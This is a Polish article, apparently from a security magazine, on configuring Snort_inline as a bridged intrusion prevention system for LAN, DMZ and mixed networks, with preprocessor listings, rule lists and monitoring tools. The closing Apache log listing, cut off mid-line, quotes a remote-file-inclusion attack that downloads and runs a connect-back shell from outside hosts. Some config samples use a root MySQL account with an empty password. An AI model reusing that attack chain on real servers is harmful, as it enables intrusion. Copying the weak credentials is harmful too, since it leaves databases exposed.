Snort_inline jako rozwiązanie

sposoby na utworzenie dedykowanego urządzenia najlepiej odpowiadającego środowisku, które chcemy chronić.

Pierpaolo Palazzoli, Matteo Valenza

stopień trudności

Wykorzystanie Snort_inline okazało się skuteczną strategią na zabezpieczenie sieci wewnętrznych, DMZ oraz domowych, w przypadku wielu różnych środowisk i scenariuszy. Aby narzędzie to działało poprawnie w trybie drop powinno ono adaptować się do właściwości środowiska, które chroni. Z tego względu przedstawimy tutaj nie tylko techniki konfiguracji, ale także

Snort to w zasadzie system detekcji włamań (ang. *Intrusion Detection System*, IDS), jego natywny tryb działania opiera się więc na wykorzystaniu karty sieciowej nasłuchującej ruchu w danym segmencie sieci.

Aby Snort_inline był w stanie przetwarzać ruch w segmencie sieci musi on zostać niewidzialnie weń włączony, za pomocą dwóch kart sieciowych w trybie mostka (ang. *bridge*) oraz funkcjonalności *inline*. Funkcjonalność tę zapewnia nam kolejkowanie ruchu poprzez iptables (`ip_queue`); nie jest to jednak wszystko, musimy bowiem wiedzieć także, na poziomie iptables, który ruch kolejkować. Dzięki temu trybowi pracy Snort_inline może on zachowywać się jak każdy inny system zapobiegania włamaniom (ang. *Intrusion Prevention System*, IPS) i blokować nawiązywane połączenia. Aby Snort mógł działać jako system zapobiegania włamaniom musi on zostać skompilowany z opcją pobierania flex-response, co pozwala mu na resetowanie ruchu, który ma być blokowany.

Podsumowując, możemy stwierdzić że Snort_inline to zdecydowanie najefektywniejszy i najdokładniejszy tryb, jako że odrzuca on ruch w sieci na podstawie załadowanych uprzednio reguł.

Snort_inline w sieci lokalnej

Pierwsza część niniejszego artykułu poświęcona będzie krótkiemu wprowadzeniu do zagadnienia *Snort_inline w sieci lokalnej*. Zakładamy, że ruch w LANie zorientowany jest głównie na klientów. Na tej podstawie zdefiniować można następujące klasy ruchu w sieci:

- poczta, klienci WWW, p2p, komunikatory, spyware, malware, wirusy, trojany, vpn.

Wspólną cechą wszystkich tych typów z punktu widzenia IDS / IPS jest, że nie możemy przetwarzać ruchu zaszyfrowanego; oznacza to brak na liście usług vpns oraz ssl.

Z artykułu dowiesz się...

- jak działa Snort_inline,
- podstaw systemów zapobiegania włamaniom,
- jak dostrajać konfigurację Snort_inline.

Powinieneś wiedzieć...

- podstawy TCP/IP w środowisku Linux,
- podstawowe zasady działania IDSów.

Rysunek 1 pokazuje poprawne rozwiązanie dla ochrony tego rodzaju, w którym IPS umieszczony pomiędzy routerem, a resztą sieci pozwala nam analizować ruch, który chcemy monitorować bądź ochraniać.

Po poprawnym przygotowaniu urządzenia musimy dowiedzieć się, jakie reguły i preprocesory Snorta będziemy wykorzystywać.

Załóżmy, że konfiguracja Snorta znajduje się w pliku snort_inline.conf – na przykład taka, jak dostępna pod adresem *www.snortattack.org/mambo/script/snort_inline.conf* – i że dla sieci lokalnej zawiera ona preprocesory jak pokazano na Listingu 1.

Preprocesory dla sieci lokalnych


Preprocesory te przedstawia Listing 1. Poniżej znajdziecie krótki opis poszczególnych wymienionych w nim komponentów i funkcji.

Clamav – procesor ten instalowany jest jedynie wtedy, gdy został wybrany podczas instalacji (`--enable-clamav`). Dokonuje on skanowania w poszukiwaniu wirusów z bazy danych Clamava i upewnia się, że nie są one zaszyfrowane bądź spakowane. Preprocesor ten niezmiernie wydajnie blokuje e-maile zainfekowane na potrzeby phishingu. Wykorzystuje on następujące funkcje:

- `ports` – lista portów do skanowania (all, !22 – oprócz 22, 110 – tylko 110)
- `toclientonly` – określa kierunek skanowanego ruchu
- `action-drop` – informuje urządzenie, jak reagować na wirusy
- `dbdir` – katalog zawierający bazę danych definicji Clamava
- `dbreloadtime` – co ile czasu baza powinna zostać przeładowana

Perfmonitor – preprocesor ten pozwala nam na zapisywanie w postaci tekstowej wszelkich statystyk związanych z wydajnością oraz przepływem danych w sieci. Jest on krytyczny dla poprawnego funkcjonowania narzędzia pmgraph, o którym powiemy więcej później. Również i ten preprocesor należy uruchomić podczas instalacji (`--enable-perfmon`). Posiada następujące funkcje:

- `time` – czas niezbędny do próbkowania odczytu danych



Rysunek 1. *Ustawiamy urządzenie w sieci lokalnej*

Scenariusze dla Snort_inline

Należy zauważyć, że system zorientowany na blokowanie włamań powinien być odpowiednio skonfigurowany i gotowy do adaptacji do dowolnych scenariuszy sieciowych i rodzajów ruchu. Korzystanie z IPS w trybie inline nie rozwiązuje wszystkich problemów z bezpieczeństwem, pozwala za to na stworzenie scentralizowanego, dynamicznego i wydajnego systemu bezpieczeństwa. IPS powinien wykrywać ruch do i z chronionego źródła. Dzięki interfejsom sieciowym działającym w trybie mostka możemy niezauważalnie włączyć urządzenie w sieć i w ten sposób zebrać wszelkie niezbędne dane. Do stworzenia urządzenia inline potrzebna jest nam wiedza o wszelkich właściwościach chronionej sieci – od warstwy sieci po warstwę aplikacji.

Poniżej opiszemy kilka przykładów rodzajów segmentów sieciowych, w których implementacja IPS w trybie inline mogłaby przynieść korzyści zwiększając bezpieczeństwo całego systemu:

- sieć wewnętrzna; grupa klientów obsługujących WWW, pocztę, komunikatory, p2p itd. (Rysunek 1),
- DMZ; grupa serwerów zapewniających usługi powiązane z Internetem (smtp, web, ftp, pop3, imap, mysql itd.) (Rysunek 2),
- LAN + DMZ (Rysunek 3).

Przede wszystkim powinniśmy na jakiś czas uruchomić Snort_inline w trybie IDS (Alert), który to czas proporcjonalny jest do rozmiaru sieci (innymi słowy, im większa liczba systemów w niej, tym więcej potrzeba czasu). W okresie tym powinniśmy:

- wychwycić awarie (problemy z wydajnością bądź składowaniem danych, spowolnienia itd.),
- przeanalizować ruch w sieci pod kątem fałszywych alarmów.

W ten sposób obserwując zebrane dane możemy dokonać zmian w konfiguracji i zoptymalizować działanie urządzenia. Warto zauważyć, że w porównaniu z rozwiązaniami komercyjnymi implementacja otwartego IPS może nie być tak prosta, jak się to może wydawać, możesz mieć zatem pewne problemy z usuwaniem wielu fałszywych alarmów na pierwszym etapie procedury dostrajania.

Sugerujemy instalację Snort_inline na dedykowanym komputerze i odpowiednią organizację jego zasobów sprzętowych (CPU, RAM), według następujących, prostych zasad: większa liczba reguł wymaga więcej RAMu, zaś duża intensywność ruchu w sieci zwiększa obciążenie procesora.

Niedawne testy sieciowe pokazały, że do zabezpieczenia połączenia ADSL (1280/256) potrzebny jest system Geode o częstotliwości zegara 266 MHz i z 128 MB RAMu (w przypadku tysiąca reguł). Dla pasm o szerokości większej niż 1 Mbps zalecamy Pentium 4 1 GHz z 512 MB RAM (w przypadku trzech tysięcy reguł).

- `File` – ścieżka do pliku z danymi
- `pkcnt` – maksymalna liczba rekordów, jaka może znaleźć się w jednym pliku

Flow – preprocesor ten potrzebny jest do działania innych preprocesorów, takich jak `flowbits detection plug-in` czy `flow-portscan`. W skrócie, preprocesor Flow pozwala Snortowi przechowywać mechanizmy akwizycji danych. Ma następujące funkcje:

- `stats_interval` – parametr ten określa przedziały czasu, w sekundach, w których Snort będzie zrzucać statystyki na standardowe wyjście.
- `Hash` – parametr ten określa metodę mieszania. Wartość 1 definiuje mieszanie po bajcie, wartość 4 – mieszanie po liczbie całkowitej.

Stream 4 – preprocesor ten daje Snortowi umiejętność widzenia podstawowych właściwości pakietów oraz to, gdzie został wygenerowany (klient czy serwer). Cytując Marty'ego Roescha: *Zaimplementowałem stream4 na skutek chęci uzyskania potężniejszych mechanizmów ponownego składania strumieni i obrony przed najnowszymi 'atakami bezstanowymi*. Wykorzystuje następujące funkcje:

- `disable_evasion_alerts` – wyłącza alarmy zapisywane przez stream4
- `midstream_drop_alerts` – nakazuje preprocesorowi blokowanie połączeń generowanych bez tworzenia danego strumienia.

Tryb mostka

Ustawienie dwóch kart w tryb mostka oznacza połączenie ich funkcjonalności w warstwie drugiej, co czyni je przezroczystymi dla ruchu w sieci. W trybie tym pakiety przekazywane są z jednej karty do drugiej, co pozwala na poprawne przekazywanie ruchu. Aby uruchomić ten tryb pod Linuksem należy wykonać następujące operacje:

Instalujemy pakiet `bridge-utils` - `apt-get install bridge-utils`; potrzebne będzie jądro w wersji 2.6, w przeciwnym razie należy ponownie skompilować jądro wersji 2.4 włączywszy uprzednio moduł mostka. Mostek pomiędzy dwoma kartami sieciowymi można zestawić następująco:

```
/usr/sbin/brctl addbr br0
/usr/sbin/brctl addif br0 eth0
/usr/sbin/brctl addif br0 eth1
/sbin/ifconfig br0 up
```

Adres MAC przypisany br0 będzie taki sam, jak adres pierwszego interfejsu, który został z nim skojarzony.

Rpc decode – preprocesor ten ponownie składa strumienie rpc z pojedynczych pakietów celem ułatwienia ich analizy, jeżeli obecny jest preprocesor stream4 możliwe jest przetwarzanie tylko ruchu wychodzącego od klientów.

Telnet decode – preprocesor ten normalizuje przepływ znaków w sesjach protokołu telnet. Należy podać mu porty, które ma przetwarzać.

Reguły dla sieci lokalnych

Kiedy już zdefiniowaliśmy preprocesory, Snort potrzebuje określenia w konfiguracji odpowiednich reguł. Istnieje wiele różnych rodzajów reguł:

- `alert` – generuje komunikat alarmowy, a następnie odnotowuje go go w pliku bądź bazie danych.
- `log` – zapisuje do pliku bądź bazy danych.
- `pass` – ignoruje wybrany przez siebie ruch.
- `drop` – za pomocą iptables *odrzuca* pakiet, a następnie odnotowuje go w pliku bądź bazie danych
- `reject` – w przypadku TCP; połączenie jest *resetowane* z pomocą iptables, w przypadku UDP wysyłany jest komunikat *icmp host unreachable*; następnie zdarzenie odnotowywane jest w pliku bądź bazie danych
- `sdrop` – *odrzuca* pakiet za pomocą iptables nie logując go.

W przedstawionym tutaj przykładzie zadaniem reguły jest blokowanie miosito.com; jest to część zbioru reguł służącego blokowaniu ruchu kierowanego do sieciowych kasyn nieprzestrzegających reguł włoskiego prawa. Funkcja `drop` określa działanie, które iptables musi wykonać jak tylko reguła zostanie zastosowana.

Listing 1. *Zalecane preprocesory dla sieci lokalnej*

```
preprocessor perfmonitor: time 60 file/var/log/snort/perfmon.txt pktcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

```
drop tcp $home_net any ->
      any $http ports (
      msg:"snortattack-italian-law";
flow:established;content: "miosito.com";
classtype:policy-violation;
      reference:url,
      www.snortattack.net;
)
```

Przeznaczeniem konfiguracji przedstawionej na Listingu 2 jest kontrola aplikacji p2p, ochrona przed atakami z wewnątrz (które to ataki stanowią niemal 70% wszystkich ataków), a przede wszystkim selekcja treści oglądanych przez wewnętrzne hosty.

Snort_inline w DMZ

Drugą część artykułu poświęcimy krótkiemu wprowadzeniu do zagadnienia *Snort_inline w DMZ*.


Jak wspomnieliśmy wcześniej, ruch sieciowy w DMZ z założenia dotyczyć będzie głównie serwerów. Na tej podstawie zdefiniować możemy następujące klasy ruchu w DMZ:

- serwer poczty, serwer WWW, serwer bazodanowy, serwer aplikacji, wirus, vpn.

Listing 2. *Lista przydatnych reguł do ochrony sieci lokalnej*

```
# Ogólne
include /etc/snort_inline/rules/bleeding.rules
# Głównie spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
# Eksploity i ataki bezpośrednie
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
# DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
# Dotyczące WWW
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
# Sygnatury poczty
include $RULE_PATH/community-mail-client.rules
# Trojany, wirusy oraz spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
# Peer to peer
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```

Jednym z możliwych rozwiązań dla tego rodzaju segmentów sieciowych jest umieszczenie weń IPS. Tym razem system umieszczony będzie pomiędzy routerem, a DMZ.



Rysunek 2. *Przykład sieci DMZ*

Preprocesory dla sieci DMZ

Jedynym preprocesorem, którego konfiguracja uległa zmianie jest Clamav – ważne jest zdefiniowanie dlań parametru `toserveronly` aby wybrać jedynie ruch skierowany do serwerów. Patrz Listing 3.

Frag3 – preprocesor ten zastępuje frag2 i jest niezbędny do rekonstrukcji strumienia danych rozczłonkowanego wskutek fragmentacji transmisji.

Reguły dla sieci DMZ

Po zdefiniowaniu wszystkich preprocesorów musimy podać Snortowi trochę reguł. Poniżej znajdziesz kilka ich zastosowań:

- `max_frags` – maksymalna liczba śledzonych fragmentów
- `policy` – wybiera sposób fragmentacji, dostępne metody to first, ast, bsd, bsd-right, linux. Domyślnym ustawieniem jest bsd.
- `detect_anomalies` – wykrywa błędy fragmentacji.

Reguły zalecane do użytku w sieci DMZ przedstawia Listing 4.

Snort w sieci mieszanej

Jeżeli chodzi o urządzenie w sieci mieszanej (pokazanej na Rysunku 3), zalecamy następujące urządzenia.

Preprocesory dla sieci mieszanej znaleźć można na Listingu 5, odpowiednie reguły zaś przedstawia Listing 6. Przeznaczeniem opisanej w nich konfiguracji jest kontrola wirusów oraz ochrona maszyn przed atakami z zewnątrz w oparciu o blokowanie eksploitów wymierzonych w usługi. Kilka różnych technik ataku przedstawimy później, na bazie praktycznych przykładów.

Monitorowanie ataków i zarządzanie regułami

Interfejsy, które przeanalizujemy i opiszemy, opierają się na bazach danych. W zasadzie, wszystkie wyniki ze Snorta składowane będą w różnego rodzaju bazach danych: mysql, postgres itp. Narzędzia te różnią się między sobą i są napisane w różnych językach, jednak ogólnie rzecz biorąc wszystkie robią to samo. Są to: ACID, BASE, PLACID, SNORT REPORT, SGUIL itd.

Listing 3. *Lista preprocesorów dla sieci DMZ*

```
Preprocesory dla DMZ
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                     clamav, dbreload-time 43200
```

Narzędzia te, napisane w PHP bądź Pythonie, mają krytyczne znaczenie dla dobrego IPS / IDS – krytyczną jest bowiem wiedza o tym, co dzieje się z naszym urządzeniem i naszą siecią. Interfejsy te bardzo prosto się instaluje, wystarczy rozpakować archiwa i wyedytować odpowiednie pliki konfiguracyjne tak, by narzędzia łączyły się z bazą danych Snorta.

Tutaj zdecydowaliśmy się przyjrzeć dwóm z nich: BASE oraz PLACID.

Pierwsze z nich jest pochodną ACID (Analysis Console for Intrusion Database); BASE to skrót od Basic Analysis and Security Engine (patrz Rysunek 4). Narzędzie to pozwala na przeglądanie i przetwarzania bazy danych Snorta i jest napisane w PHP. Jego siłą jest wiele opcji badawczych oraz możliwość grupowania alarmów na podstawie ich adresów IP, jak również innych parametrów, takich jak czas bądź rodzaj reguły. Podstawowa implementacja jest półautomatyczna, wystarczy rozpakować archiwum tar.gz w domyślnym katalogu Apache'a (`/var/www/`), zmienić właściciela utworzonego weń folderu oraz przejść do jego pierwszego poziomu za pomocą przeglądarki. Zautomatyzowana procedura przeprowadza nas przez tworzenie niezbędnych tabel i pozwala rozpocząć korzystanie z aplikacji.

Listing 4. *Lista reguł zalecanych dla DMZ*

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules
```

```
tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base
```

PLACID

PLACID napisany został w Pythonie i jest, podobnie jak BASE, przeglądarką zdarzeń w bazie danych. Zapewnia taką samą funkcjonalność jak BASE, jednak stwierdzono, że działa szybciej w przypadku większych baz danych. Instalacja PLACID nie jest taka prosta, trzeba zainstalować Pythona 2.3 oraz określić w pliku konfiguracyjnym Apache'a kilka niezbędnych do poprawnego działania parametrów:

```
Addheandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
Options ExecCGI
</Directory>
```


Ponadto, aby ustawić parametry połączenia z bazą danych należy zmodyfikować plik konfiguracyjny PLACID:

```
tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
      placid/placid.py
vi /var/www/placid/
      placid.cfg
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```


Do automatycznej aktualizacji reguł zalecamy napisany w Perlu program Oinkmaster, który pozwala nam na zachowanie aktualności naszych reguł dzięki pobieraniu ich kodu z różnych źródeł: Snort VRT, społeczność Snort, społeczność bleeding-snort, zewnętrzne oraz własne (lokalne).

Poniżej znajdziecie instrukcję konfiguracji Oinkmastera:

```
Oinkmaster.conf:
# Przykład dla Snort-current (
      "current" oznacza obrazy z cvs).
url = http://www.snort.org/pub-bin/
      oinkmaster.cgi/
      [codicediregistrazione]/
      snortrules-snapshot-
      CURRENT.tar.gz
# Przykład dla reguł ze społeczności
url = http://www.snort.org/pub-bin/
      downloads.cgi/Download/
      comm_rules/
      Community-Rules-2.4.tar.gz
# Przykład dla reguł z
# projektu Bleeding Snort
url = http://www.bleedingsnort.com/
      bleeding.rules.tar.gz
# Jeżeli wolisz pobierać archiwa reguł
# nie za pomocą Oinkmastera, możesz
# wskazać mu plik na lokalnym systemie
# plików za pomocą file://<filename>,
      na przykład:
# url = file:///tmp/snortrules.tar.gz
# W rzadkich przypadkach możemy chcieć
# pobierać reguły bezpośrednio z
                        lokalnego
# katalogu (nie należy tego mylić z
# katalogiem docelowym).
# url = dir:///etc/snort/src/rules
```



Rysunek 3. *Przykład sieci mieszanej*



Rysunek 4. *Prosty obraz ekranu*

Listing 5. *Preprocesory dla sieci mieszanej*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                     clamav, dbreload-time 43200
```

Listing 6. *Zalecane reguły dla sieci mieszanej*

```
# Ogólne
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-
      ftp.rules
include $RULE_PATH/community-
      misc.rules
# Głównie spyware
include $RULE_PATH/bleeding-
      malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-
      put.rules
include $RULE_PATH/aams7.rules
# Zagadnienia sieciowe
include $RULE_PATH/bad-
      traffic.rules
include $RULE_PATH/snmp.rules
# Eksploity i ataki bezpośrednie
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-
      exploit.rules
include $RULE_PATH/community-
      exploit.rules
# Skany i rozpoznania
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-
      scan.rules
# Nietypowe
include $RULE_PATH/finger.rules
# R-usługi itd.
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.
      rules
# DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-
      dos.rules
# Związane z WWW
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-
      client.rules
include $RULE_PATH/web-
      php.rules
include $RULE_PATH/web-
      attacks.rules
include $RULE_PATH/bleeding-
      web.rules
include $RULE_PATH/community-
      web-dos.rules
include $RULE_PATH/community-
      web-php.rules
# Sygnatury SQL oraz baz danych
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
```

Po automatycznej aktualizacji możemy wybrać, które reguły włączyć bądź wyłączyć:

```
Oinkmaster.conf:
disabledsid [sidy reguł]
```

Oinkmaster umożliwia automatyczną zamianę aplikacji reguł. Poniższa opcja umieszczona w pliku konfiguracyjnym zastąpi wystąpienia aplikacji alert przez drop:

```
Oinkmaster.conf:
modifysid * "^alert" | "drop"
```

Efektywnym systemem zarządzania regułami jest SRRAM, który, chociaż cokolwiek przestarzały, pozwala na składowanie reguł w dedykowanej bazie danych i zarządzanie nimi poprzez WWW, z wykorzystaniem prostego skryptu przetwarzającego pliki reguł. Patrz Rysunek 5.

Aby narzędzie to mogło pobierać reguły z opcją drop należy zmienić fragment jego kodu źródłowego:

```
rules_import.pl:
if (/^alert/) {
     # jeżeli dana linia to alert
in
if (/^drop/) {
     # jeżeli dana linia to drop
```

Aby proces importu reguł zakończył się sukcesem musimy stworzyć bazę danych, która będzie zawierać zbiór reguł:

```
# mysqladmin -uroot -p create snort_
                        rules_mgt
```

A co za tym idzie, odpowiednio zmodyfikować plik `rules_import.pl`:

```
use DBI;
use DBD::mysql;
use CGI;
# === Modify to fit your system ===
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Teraz wywołaj polecenie `#perl rules_import.pl` i skieruj swoją przeglądarkę pod adres: *http://IP/cgi-bin/rules_mgt.pl*

Kolejnym podstawowym w przypadku IDS / IPS narzędziem jest PMGRAPH. Jest to prosty skrypt napisany w Perlu generujący dwie strony w HTML zawierające tabele przedstawiające wydajność Snorta. By mógł on działać, w pliku konfiguracyjnym koniecznie trze-

Listing 7. *Zalecane reguły dla sieci mieszanej, cd.*

```
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-
      sql-injection.rules
# Dotyczące Windows
include $RULE_PATH/netbios.rules
# Odpowiedzi na kompromitację
include $RULE_PATH/attack-
      responses.rules
include $RULE_PATH/bleeding-
      attack_response.rules
# Sygnatury poczty
#include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-
      mail-client.rules
# Trojany, wirusy oraz spyware
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-
                        virus.rules
include $RULE_PATH/community-
      virus.rules
# Sygnatury polityki
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-
                        p2p.rules
include $RULE_PATH/bleeding-
      inappropriate.rules
include $RULE_PATH/community-
      inappropriate.rules
```

ba uaktywnić preprocesor perfonitor, z kolei do poprawnego oglądania tabel niezbędne jest narzędzie rrdtool. Całość można bezproblemowo dodać do pliku crontab, jako że generowane obrazki i strony mają charakter przyrostowy. Pmgraph przedstawia Rysunek 6.

W przypadku konfiguracji preprocesora: preprocessor perfmonitor: `time 60 file /var/log/snort/perfmon.txt pktcnt 500` uruchamiać będziemy polecenie: `pmgraph.pl [ścieżka do folderu, w którym publikujemy tabele] /var/log/snort/perfmon.txt` .

Chcąc dodać to do crona należy zastosować następującą linijkę: `*/30 * * * * /root/pmgraph-0.2/pmgraph.pl [ścieżka do folderu, w którym publikujemy tabele] /var/log/snort/perfmon.txt`, aby polecenie było wywoływane codziennie co trzydzieści minut.

Listing 8. *Pakiety z logów Apache'a*

```
216.63.z.z - -[28/Feb/2006:12:30:44+1300]"GET/
index2.php?option=com_content&do_pdf=1&id
=1index2.php?_REQUEST[option]=com_content
&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_
absolute_path=http://66.98.a.a/cmd.txt?&cmd
=cd%20/tmp;wget%20216.99.b.b/cback;chmod
%20744%20cback;./cback%20217.160.c.c%208081
;wget%20216.99.b.b/dc.txt;chmod%20744%20dc.txt;
